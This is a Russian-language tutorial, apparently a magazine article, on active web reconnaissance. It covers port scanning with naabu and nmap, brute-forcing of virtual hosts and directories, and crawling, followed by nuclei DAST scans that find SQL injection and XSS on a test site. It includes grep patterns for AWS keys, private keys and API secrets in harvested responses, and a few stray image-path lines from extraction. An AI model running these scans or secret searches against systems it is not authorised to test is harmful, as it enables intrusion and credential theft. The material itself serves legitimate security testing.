Эта статья продолжает цикл, посвященный созданию идеального рабочего процесса. Эти статьи призваны помочь исследователям и техническим специалистам разобраться в последовательности действий, анализе результатов и выборе инструментов.

Дальше будем считать, что пассивную разведку мы уже завершили и у нас есть определенная информация о цели. Процесс я подробно описывал в прошлой статье, так что при дальнейшем обсуждении будем исходить из того, что у нас уже есть некоторые наработки.

Давай подумаем о предстоящих целях. На этом этапе наша задача сводится к следующему:

- отфильтровать собранные в пассивном режиме URL-адреса;
- собрать информацию об открытых портах;
- найти виртуальные хосты;
- сделать скриншоты веб-сервисов;
- дополнить список URL-адресов с помощью брутфорса директорий и поиска интересных эндпоинтов;
- сохранить ответы на запросы по собранным URL и найти в них важную информацию;
- построить список URL-адресов с параметрами;
- собрать список файлов JavaScript;
- построить карту веб-приложений и сервисов в Burp.

ФИЛЬТРУЕМ URL ПО СТАТУС-КОДАМ

Итак, будем считать, что у нас уже есть огромный список уникальных URL и доменов, собранных пассивно. Чтобы эффективно с ними работать, нужно отсортировать их по статус-кодам. Этот шаг я включил в этап Enum, потому что тут мы уже активно взаимодействуем с целевой инфраструктурой и это уже не относится к пассивным методам.

Пример команды:

```
cat uniq_passive_urls | httpx -mc 200,201,202,204,206,301,302,401,
403,404,405,500,502,503 -o live_passive_url
```

Основные статус-коды (на случай, если кто-то позабыл):

- 200 OK — страница доступна;
- 201 Created — ресурс успешно создан сервером (например, при загрузке файлов или тестировании API);
- 202 Accepted — запрос принят, но пока обрабатывается асинхронно;
- 203 Non-Authoritative Information — сервер отдает модифицированный кешированный контент;
- 204 No Content — запрос выполнен успешно, но в ответе нет содержимого;
- 205 Reset Content — клиенту нужно сбросить представление, например очистить форму;
- 206 Partial Content — сервер предоставляет часть файла по `Range`;
- 301 Moved Permanently / 302 Found — сигнализируют о возможных редиректах;
- 401 Unauthorized — требуется авторизация;
- 403 Forbidden — доступ запрещен, хотя ресурс существует (полезно для обхода ACL);
- 404 Not Found — ресурс не найден, но иногда через обход можно обнаружить что-то интересное;
- 405 Method Not Allowed — может свидетельствовать о наличии нестандартных методов (например, `PUT`, `DELETE`);
- 500 Internal Server Error — указывает на баг в обработке запроса;
- 502 Bad Gateway / 503 Service Unavailable — проблемы на серверной стороне, иногда в тексте ошибки содержится что-то интересное.

Если у нас большой скоуп и список URL-адресов тоже впечатляюще велик, то надо использовать трюк с разбивкой на части.

Команда для разделения большого списка URL на части:

```
split -l 5000 ../uniq_passive_urls target_part_
```

Пример команды для поэтапного запуска:

```
( trap 'pkill -P $$' SIGINT; for file in target_part_*; do httpx
-list "$file" -mc 200,201,202,204,206,301,302,401,403,404,405,500,
502,503 -o "httpx-optimized_${file}.txt" & done; wait )
```

Команда для объединения нескольких файлов в один файл:

```
cat httpx-optimized_* | anew live_passive_url
```

Или оставь только самые важные статус-коды, например 200, 301, 302, 500, 502 и 503. Ответы на коды 401 и 403 можно будет потом собрать отдельно.

СКАНИРУЕМ ПОРТЫ

Утилита Naabu, думаю, всем знакома (если нет, у нее отличная документация). Здесь я покажу, как запустить сканирование в активном режиме.

Но сначала подготовим список для сканирования:

```
cat live_subdomains.txt ip_list_resolved | anew for_port_scan
```

Почему мы объединяем домены и IP? Это помогает обеспечить максимальное покрытие при анализе сканерами. Например, сканер может не обнаружить уязвимость по адресу `http://1.1.1.1:9443`, но найдет ее на `http://example.com:9443`. Или, если доступ к веб-сервису через IP заблокирован, мы сможем просканировать его по домену. От нас никто не уйдет!

```
naabu -list for_port_scan -verify -ec -retries 1 -p 0-65535
-warm-up-time 0 -c 50 -nmap-cli "nmap -sV -oA nmap-out" -o open_
ports.txt
```

Если скоуп большой, можем разбить задачу на части и сканировать в многопоточном режиме:

```
split -l 500 ../for_port_scan target_part_
```

Команда для запуска Naabu на отдельных частях списка IP-адресов:

```
( trap 'pkill -P $$' SIGINT; for file in target_part_*; do naabu
-silent -list "$file" -verify -ec -retries 1 -p 0-65535 -warm-up-time
0 -c 50 -rate 500 -nmap-cli "nmap -sV -sC -oA nmap-out_${file}" -o
"naabu-optimized_${file}.txt" & done; wait )
```

Сохрани всё в файл `open_ports.txt`:

```
cat optimized_* | anew open_ports.txt
```

INFO

Если сканируемый скоуп велик, лучше сначала запустить Naabu и передать Nmap файл со списком портов `open_ports.txt`, чем пользоваться командами из примеров выше.

ФОРМИРУЕМ СПИСОК ВЕБ-СЕРВИСОВ

Берем список из файла `open_ports.txt` и передаем его утилите httpx. На выходе получаем файл `web_services.txt` с веб-сервисами на разных портах.

```
cat open_ports.txt | httpx -o web_app.txt
```

Прежде чем двигаться дальше, разделим текущий список на два отдельных. Это позволит нам эффективно искать виртуальные хосты — как через привязку IP к доменам, так и с помощью брутфорса доменов для конкретного IP-адреса.

Команда для создания списка в формате `ip:port`:

```
grep -E '^https?://([0-9]{1,3}\.){3}[0-9]{1,3}(:[0-9]+)?$' web_app.
txt > web_app_ip.txt
```

Команда для формирования списка в формате `domain:port`:

```
grep -Ev '^https?://([0-9]{1,3}\.){3}[0-9]{1,3}(:[0-9]+)?$' web_app.
txt > web_app_domain.txt
```

Важный нюанс

Утилита httpx заменяет порты 80 и 443 префиксами `http://` и `https://` соответственно, оставляя нестандартные порты, такие как 8083, без изменений.

Чтобы решить эту проблему, можно использовать на этом этапе httprobe, а затем повторить те же шаги.

Удаляем префиксы `http://` и `https://`:

```
sed 's|https\?://||' web_app.txt > web_app2
```

Составляем список доменов:

```
grep -Ev '^([0-9]{1,3}\.){3}[0-9]{1,3}:[0-9]+$' web_app2 > web_app_
domain.txt
```

Составляем список с IP-адресами:

```
grep -E '^([0-9]{1,3}\.){3}[0-9]{1,3}:[0-9]+$' web_app2 > web_app_
ip.txt
```

ОБРАБАТЫВАЕМ СПИСОК ДОМЕНОВ

После этапа пассивной разведки у нас уже есть неплохой список собранных поддоменов, и теперь пора его обработать. Вот что мы собираемся сделать:

- собрать список невалидных адресов (понадобится для поиска виртуальных хостов);
- собрать список адресов, возвращающих коды состояния 401 и 403;
- собрать список адресов, возвращающих 404.

Допустим, что этот список резолвящихся поддоменов у нас уже есть, ведь мы решили считать, что этап пассивной разведки уже завершен.

Осталось собрать список поддоменов, которые не резолвятся.

Пример команды:

```
comm -23 <(sort subdomains | uniq) <(sort live_subdomains.txt | uniq)
> not_resolv_subdomain.txt
```

Коды 401, 403 и 404

Теперь, имея на руках два списка поддоменов, нужно собрать из них те, которые резолвятся через публичные списки поддоменов и имеют статусы 401, 403 и 404. Это делается для последующего брутфорса и поиска способов обхода авторизации. Команда ниже сохранит в два файла нужные адреса со статус-кодами 401, 403 и 404 для брута.

```
cat live_subdomain.txt | httpx -mc 401,403 -o 401_403.txt
cat live_subdomain.txt | httpx -mc 404 -o 404.txt
```

Возникает вопрос: зачем нам два файла, а не один? Все просто: файл со статус-кодами 401 и 403 мы потом дополним и будем пробовать байпасы.

Итак, списки для байпаса у нас есть, теперь подготовим список для брутфорса.

```
cat 401_403.txt 404.txt | anew for_brute_dir.txt
```

Ты, возможно, запутался, и это нормально — процесс не из легких. Давай посмотрим, что у нас получилось:

- `resolv_subdomain.txt`;
- `not_resolv_subdomain.txt`;
- `responses_401_403.txt`;
- `responses_404.txt`.

Альтернативы httpx

Если httpx вдруг чем-то тебя не устраивает или ты сомневаешься в корректности его результатов (такое за ним уже замечали), то существуют альтернативы, которые можно использовать. Давай кратко рассмотрим доступные варианты.

Httprobe (веб) — утилита создана нашим любимым tomnomnom, работает неплохо, но не настолько богата возможностями, как httpx.

Команда для установки:

```
go install github.com/tomnomnom/httprobe@master
```

Пример команды для запуска:

```
cat subdomains_list | httprobe -c 80 --prefer-https | sort | anew
host_alive
```

Также существует SubProber, написанный на Python. Его я не тестировал.

ПОИСК ВИРТУАЛЬНЫХ ХОСТОВ

Поиск виртуальных хостов — слабо документированная тема, и я пока не встречал полных гайдов и инструкций по их обнаружению. В этом разделе поделюсь своим подходом к поиску в рамках нашего воркфлоу. Но помни, это направление требует дальнейших исследований и практических тестов.

Кратко напомню разницу между поддоменом и виртуальным хостом.

- **Поддомены** имеют собственные DNS-записи и могут быть публично разрешены.
- **Виртуальные хосты** — настройка веб-сервера; доступ к ним организуется через указание конкретного IP и передачу нужного заголовка `Host` или через запись в файле `/etc/hosts`.

Виртуальный хостинг часто используется на shared-серверах, когда по одному IP-адресу отвечает один из нескольких сайтов. Например, один IP может обслуживать `example.com`, `shop.example.com` и `hidden.example.com`, но не все из них будут публично резолвиться. Это делает их интересной целью для исследования.

Брутим список веб-приложений по IP-адресам, используя в качестве словаря неразрешенные поддомены.

Важно заметить, что по-хорошему нам следовало бы добавить сюда весь список доменов, а не только те, что не резолвились. Это позволило бы нам обнаружить IP-адреса с виртуальными хостами. Однако на практике без автоматизации ты устанешь просматривать результаты вручную. Поэтому я рекомендую сосредоточиться только на нерезолвящихся доменных именах из заранее подготовленного файла `not_resolv_subdomain.txt`.

```
cat web_app_ip.txt | while IFS=":" read -r ip port; do ffuf
-noninteractive -s -t 50 -rate 100 -p 0.2 -w not_resolv_subdomain.
txt -ac -mc all -u "http://$ip:$port/" -H "Host: FUZZ" -H
"User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36" -o "vhost_brute_${
ip}_${port}.txt" done
```

Не забудь потом отредактировать системный файл `hosts`!

Брутфорсим список веб-приложений по доменам, используя в качестве словаря список поддоменов из SecLists.

```
cat web_app_domain.txt | while IFS=":" read -r domain port; do ffuf
-noninteractive -s -t 50 -rate 100 -p 0.2 -w /opt/SecLists/Discovery/
DNS/subdomains-top1million-5000.txt -ac -mc all -u "http://$domain:
$port/" -H "Host: FUZZ.$domain" -H "User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.
0 Safari/537.36" -o "vhost_brute_${domain}_${port}.txt" done
```

РАБОТА СО СПИСКАМИ URL

Брут директорий

Не стоит брутить все подряд — это неэффективно при огромном объеме задач. Логичнее будет пробрутить те домены, которые возвращают коды состояния 401, 403 и 404. Часто таким способом удается выявить ошибки в настройках системы доступа. Например, доступ к корню `/` закрыт, а вот во вложенные директории можно попасть. Подобным образом я обнаружил доступ к Kibana на одном из сайтов правительства Республики Чехии.

WWW

Готовые словари для перебора поддоменов можно скачать с GitHub. Например, raft-large-files.txt и raft-large-directories.txt.

Ниже — примеры команд для запуска.

Поиск статуса 200:

```
(trap 'kill 0' SIGINT; while IFS= read -r url; do target_name=$(echo
$url | sed "s/[^a-zA-Z0-9]/_/g"); echo "Starting feroxbuster for $url
"; ~/feroxbuster -k -r -e -u "$url" -w /path_to_wordlist
--random-agent -s 200 -d 1 --rate-limit 50 --scan-limit 1 -o
"result_brute_dir/${target_name}.txt"; done < brute.txt)
```

Поиск статусов 401 и 403:

```
(trap 'kill 0' SIGINT; while IFS= read -r url; do target_name=$(echo
$url | sed "s/[^a-zA-Z0-9]/_/g"); echo "Starting feroxbuster for $url
"; ~/feroxbuster -k -r -e -u "$url" -w /path_to_wordlist
--random-agent -s 401,403 -d 1 --rate-limit 50 --scan-limit 1 -o
"result_brute_dir/${target_name}.txt"; done < brute.txt)
```

Брутфорс разными методами:

```
while read -r line; do ffuf -u "${line}/PATH" -X METHOD -w ~/path_to_
wordlist:PATH -w ~/Documents/wordlist/http_methods:METHOD -mc 200 -o
"results_$(echo ${line} | tr '/:' '__').json" -of json; done <404.txt
```

Теперь соберем результаты в один файл. Для этого выбираем только те URL, в которых найдены директории, и сохраняем их в файл с результатами брутфорса директорий.

```
grep -oriahE "https?://[^"\'> ]+/[^"\'> ]+" * | anew ../brute_res
```

Поиск эндпоинтов

Katana — один из лучших инструментов для краулинга. Чтобы не перегружать статью, я не буду подробно описывать значения каждого параметра — ты можешь изучить их самостоятельно в документации.

```
cat web_app.txt | while read string; do katana -u "$string" -d 10 -jc
-jsl -f url -kf all -silent -ct 500 -rl 20 | anew urls_active_katana;
done
```

К этой команде можно добавить статус-бар, чтобы отслеживать прогресс.

Как вариант можно попробовать утилиту htcap. Я лично с ней не работаю, но не исключаю, что она тебе понравится. На вход можно подать файл с веб-сервисами `web_services.txt`.

Сохраняем ответы по URL-адресам

Не забудь собрать все найденные и отсортированные URL в один файл!

```
cat urls_active_katana brute_res live_passive_url | anew live_url
```

Это делается, чтобы найти в ответах что-то интересное.

```
cat live_url | fff -d 5 -S -o fff_res
```

WARNING

Не удаляй уже обработанные файлы! Просто перемещай их в отдельную папку.

Теперь поищем новые адреса в ответах из `fff_res`, которые относятся к нашему скоупу и пока отсутствуют в файле `url_list`.

```
grep -oriahE "https?://[^"\'> ]+" fff_res | inscope | sort | uniq |
comm -23 - <(sort url_list) | anew url_fff
```

Важно: команда inscope не видит домены, которые могут передаваться внутри длинной ссылки на другой домен.

Как вариант можно использовать небольшой самописный скрипт. Однако это дополнительная мера, и я бы все равно рекомендовал ориентироваться на первый вариант. В конце концов, можно просто бегло просмотреть список.

```
# Извлекаем все URL из fff_res
grep -oriahE "https?://[^"\'> ]+" fff_res | {
  # Читаем URL построчно
  while read -r url; do
    # Проверяем, проходит ли URL через inscope
    if echo "$url" | inscope; then
      echo "$url"
    else
      # Проверяем, содержит ли URL любой домен из scope.txt
      while read -r domain; do
        if echo "$url" | grep -qF "$domain"; then
          echo "$url"
          break
        fi
      # Укажи файл со списком доменов
      done < scope.txt
    fi
  done
} | sort | uniq | comm -23 - <(sort url_list) | anew url_fff
```

Не забудь добавить найденные URL к существующему списку.

```
cat url_fff | anew live_url
```

Анализируем список URL

Grep patterns — это отличная утилита (все того же tomnomnom), которая позволяет находить в сохраненных ответах веб-сервера разные интересные данные. Очень рекомендую попробовать!

Можно, конечно, использовать и простой grep. Ниже представлены некоторые команды, но это далеко не полный список.

Много интересного можно найти в репозиториях на GitHub, например:

- Gf Patterns Collection (emadshanab);
- GF Patterns (NitinYadav00);
- GF Patterns (Rix4uni);
- GF Secrets (Dwisiswant0);
- GF Patterns (1ndianl33t).

Дальше пройдемся по примерам того, что может искать GF. По сути, это просто регулярки для grep: возможно, кому-то (как и мне) будет удобно использовать их вручную, без установки лишнего софта. А в перечисленных выше репозиториях можно найти еще больше интересных и полезных регэкспов.

Поиск ключей и секретов AWS:

```
grep -HanriE "(aws_access|aws_secret|api[_-]
?key|ListBucketResult|S3_ACCESS_KEY|Authorization:|RSA PRIVATE|Index
of|aws_|secret|ssh-rsa AA)" <файл>
```

Поиск URL-адресов S3:

```
grep -hrioaE "[a-z0-9.-]+\\.s3\\.amazonaws\\.com|[a-z0-9.-]+\\.s3-[
a-z0-9-]+\\.amazonaws\\.com|[a-z0-9.-]+\\.s3-website.-|//s3\\.
amazonaws\\.com/[a-z0-9._-]+|//s3-[a-z0-9-]+\\.amazonaws\\.com/[
a-z0-9._-]+" <файл>
```

Поиск глобальных переменных PHP:

```
grep -HnrE "\\$_(POST|GET|COOKIE|REQUEST|SERVER|FILES)|php://(
input|stdin)" <файл>
```

Поиск HTML input с типом file:

```
grep -HnriE "<input[^\>]+type=["']?file["']?" <файл>
```

Поиск LFI/RFI:

```
grep -HnriE "include\s*\(\s*\$_(GET|POST|REQUEST|COOKIE|SERVER|FILES)
\[.*\]\s*\)|require\s*\(\s*\$_(GET|POST|REQUEST|COOKIE|SERVER|FILES)\
[.*\]\s*\)" .
```

Поиск заголовков HTTP:

```
grep -hroiE "^< [a-z0-9_\\-]+: .*" <файл>
```

Поиск опасных функций PHP:

```
grep -HnriE "^a-z0-9_ ?\\(" <файл>
```

Поиск популярных фреймворков и сервисов:

```
grep -HnriE
"django|laravel|symfony|graphite|grafana|X-Drupal-Cache|struts|code
?igniter|cake ?php|grails|elastic ?search|kibana|log
?stash|tomcat|jenkins|hudson|com.atlassian.jira|Apache
Subversion|Chef Server|RabbitMQ Management|Mongo|Travis CI -
Enterprise|BMC Remedy|artifactory" <файл>
```

Поиск доменов Firebase:

```
grep -Hnri "firebaseio.com" <файл>
```

Поиск ключей API и секретов в строках:

```
grep -harioE "(\\?"|"|%22)[a-z0-9_-]*(api[_-]
?key|S3|aws_|secret|passw|auth)[a-z0-9_-]*(\\?"|"|%22): ?(\\?"|
"|%22)[^"&]+(\\?"|"|%22)" <файл>
```

Поиск сообщений об ошибках:

```
grep -HnraiE '(Application-Trace|Routing Error|DEBUG"? ?[=:]
?True|Caused by:|stack trace:|Microsoft .NET Framework|Traceback|[
0-9]:in`|#!/us|WebApplicationException|java\.lang\.
|phpinfo|swaggerUi|on line [0-9]|SQLSTATE)' .
```

Поиск сообщений об ошибках конфигурации и отсутствующих ресурсах:

```
grep -HnriE "There is no app configured at that
hostname|NoSuchBucket|No Such Account|You're Almost There|a GitHub
Pages site here|There's nothing here|project not found|Your CNAME
settings|InvalidBucketName|PermanentRedirect|The specified bucket
does not exist|Repository not found|Sorry, We Couldn't Find That
Page|The feed has not been found.|The thing you were looking for is
no longer here, or never was|Please renew your subscription|There
isn't a Github Pages site here.|We could not find what you're
looking for.|No settings were found for this company:|No such app|is
not a registered InCloud YouTrack|Unrecognized domain|project not
found|This UserVoice subdomain is currently available!|Do you want
to register|Help Center Closed" <файл>
```

Поиск ключей AWS:

```
grep -HanrE "([^A-Z0-9]|^)(
AKIA|A3T|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA)[A-Z0-9]{12,}" <файл>
```

Поиск сериализованных данных PHP:

```
grep -HnrE "a:[0-9]+:{|O:[0-9]+:"|s:[0-9]+:"" <файл>
```

Поиск заголовков сервера:

```
grep -hri "server: " <файл>
```

Поиск email-адресов:

```
grep -hrioaE "[a-z0-9_/\\.:-]+@[a-z0-9-]+\\.[a-z0-9.-]+" <файл>
```

Поиск заголовков CORS:

```
grep -HnriE "Access-Control-Allow" <файл>
```

Поиск URL-адресов:

```
grep -oriahE "https?://[^"\'> ]+" <файл>
```

Поиск закодированных данных:

```
grep -HnroE "([^A-Za-z0-9+/]|^)(eyJ|YTo|Tzo|PD[89]
|aHR0cHM6L|aHR0cDo|rO0)[%a-zA-Z0-9+/]+={0,2}" <файл>
```

Поиск ошибок PHP:

```
grep -HnriE "php warning | php error | fatal error | uncaught
exception | include_path | undefined index | undefined variable | \\
?php | <\\?[^x]|stack trace\\: | expects parameter [0-9]* | Debug
Trace" <файл>
```

Поиск строк в кавычках:

```
grep -hroiaE ""[^"]+"|'[^']+'" <файл>
```

Поиск IP-адресов:

```
grep -HnroE "(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\\.){
3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])" <файл>
```

Продолжение статьи →

ACTIVE RECON

СОСТАВЛЯЕМ ПОШАГОВЫЙ ПЛАН АКТИВНОЙ РАЗВЕДКИ

Поиск настроек cURL:

```
grep -HnrE "CURLOPT_(
HTTPHEADER|HEADER|COOKIE|RANGE|REFERER|USERAGENT|PROXYHEADER)" <файл>
```

Поиск функций Go:

```
grep -HnriE "func [a-z0-9_]+\\(" <файл>
```

Поиск конфиденциальной информации:

```
grep -Eo 'https?://[^ ]+\.(
env|yaml|yml|json|xml|log|sql|ini|bak|conf|config|db|dbf|tar|gz|backu
p|swp|old|key|pem|crt|pfx|pdf|xlsx|xls|ppt|pptx)
' <файл>
```

Сбор уникальных UUID:

```
grep -Eo '[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[1-5][0-9a-fA-F]{3}-[89abAB][
0-9a-fA-F]{3}-[0-9a-fA-F]{12}' <файл> | sort -u | anew UUID.txt
```

URL с параметрами

Теперь нужно отфильтровать из собранных пассивно URL-адресов только те, которые содержат параметры, и записать эти URL в файл. Для этого используй команду


```
grep '\?' url_list | anew param_urls
```

POST-ЗАПРОСЫ

Любая автоматизация, будь то пайплайны или самописные скрипты, с которыми я сталкивался, всегда касалась только GET-методов. Я нигде не видел способов автоматизировать проверку параметров в POST-запросах, что, на мой взгляд, огромное упущение для комьюнити. Ведь в POST-запросах уязвимостей не меньше, чем в GET. Мой коллега недавно опубликовал в своем Telegram-канале метод, с помощью которого все же можно автоматизировать это, хоть и не без костылей. Я изучил этот метод и немного адаптировал под свои нужды.


Вот простая команда для запуска Katana, которая фильтрует все методы, кроме GET, и передает их для сканирования dast-шаблонами в Nuclei:

```
katana -silent -u http://testphp.vulnweb.com -fs fqdn -js-crawl
-jsluice -jsonl -or -ob -automatic-form-fill | jq -r '.request.
method,.request.endpoint,.request.body' | paste - - - | tee katana_
non_get.txt | while read method url body; do
  if [[ "$method" == "GET" ]]; then continue; fi
  nuclei -silent -im openapi -l <(./to_openapi.py "$method" "$url" "
$body") -dast -t /templates/ -proxy http://127.0.0.1:8080 -H
"User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/
20100101 Firefox/128.0"
done | tee nuclei_vulns_non_get.txt
```



```
[sqli-error-based:mysql] [http] [critical] http://testphp.vulnweb.com/search.php?test=query ["SQL syntax; check the manual that corresponds to your MySQL","check the manual that corresponds to your MySQL server version"] [body:searchFor] [POST]
[reflected-xss] [http] [medium] http://testphp.vulnweb.com/search.php?test=query'"><51554> [query:test] [POST]
[reflected-xss] [http] [medium] http://testphp.vulnweb.com/search.php?test=query [body:searchFor] [POST]
